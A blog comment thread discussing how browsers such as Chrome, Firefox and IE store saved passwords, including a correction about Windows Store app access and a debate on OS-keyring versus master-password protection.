
As you where already diving in source code, is there anything special/interessting in that?

Regards
D

• Reply • Share ›

T# • 8 years ago

how about opera?

• Reply • Share ›

Erik Johansson • 8 years ago

Thanks for your great post! As far as I know, Password Recovery Bundle 2013 can recover website passwords browsers.

• Reply • Share ›

kriout • 8 years ago

yeah they should add an option for a principal password to work only in showing passwords and not every time a site, where could we suggest a thing like this ??...

• Reply • Share ›

Jordan • 8 years ago

Hi Amy,

Thanks for the comment and clarification! I have updated the post, and have removed my comment above.

Best regards,
Jordan

• Reply • Share ›

Amy Adams • 8 years ago

Jordan: Windows Store Applications cannot access IE or any other Windows Store Application credentials save Locker. More detail on this is described here: http://blogs.msdn.com/b/win...

It would be good to remove the statement in your article about this as its not entirely correct and will cause som code you wrote for the IE10 example wouldn't work in a Windows Store Application. However it can work as me application that a user would have to install on the machine (e.g. like an executable).

Hope this helps! Thanks for the article!

Amy

• Reply • Share ›

nishan goswami • 8 years ago

Can a comparison test be done on how the native password managers compare with something such as lastpa

• Reply • Share ›

pphheerroonn • 8 years ago

Or... In Firefox, just open the password manager and click show passwords!

^ | ˅ • Reply • Share ›

Jindrich Kubec • 8 years ago

I don't think this thought approach is any good. Various data need various levels of protection. So although it's t compromised computer is compromised ;) and the attacker could do whatever he wants, the added level of prot something as valuable as passwords (as Firefox does) is important and could lengthen the window between co successful data theft, in which the compromise may be detected. (You can break my house's windows, but the safe).

Basically there is almost no difference between saving data in plaintext and the Chrome method (in case of loca compromise).

^ | ˅ • Reply • Share ›

Aaron Gable • 8 years ago

Chrome's password strategy is basically "your passwords are exactly as secure as your OS". On all platforms, use the system keyring -- CryptUnprotectedData, KWallet, Gnome Wallet, Keychain, etc. -- and not do anything security model is to protect you from getting malware on your machine in the first place, rather than to try to mit malware introduced via other vectors.

While the defense-in-depth you discuss here is certainly valid, in the end, if someone has arbitrary code execut computer with your user credentials, you're hosed no matter what.

^ | ˅ • Reply • Share ›

Load more comments

Subscribe   Add Disqus to your siteAdd DisqusAdd   ⚠ Do Not Sell My Data

Newer Post   Home

Subscribe to: Post Comments (Atom)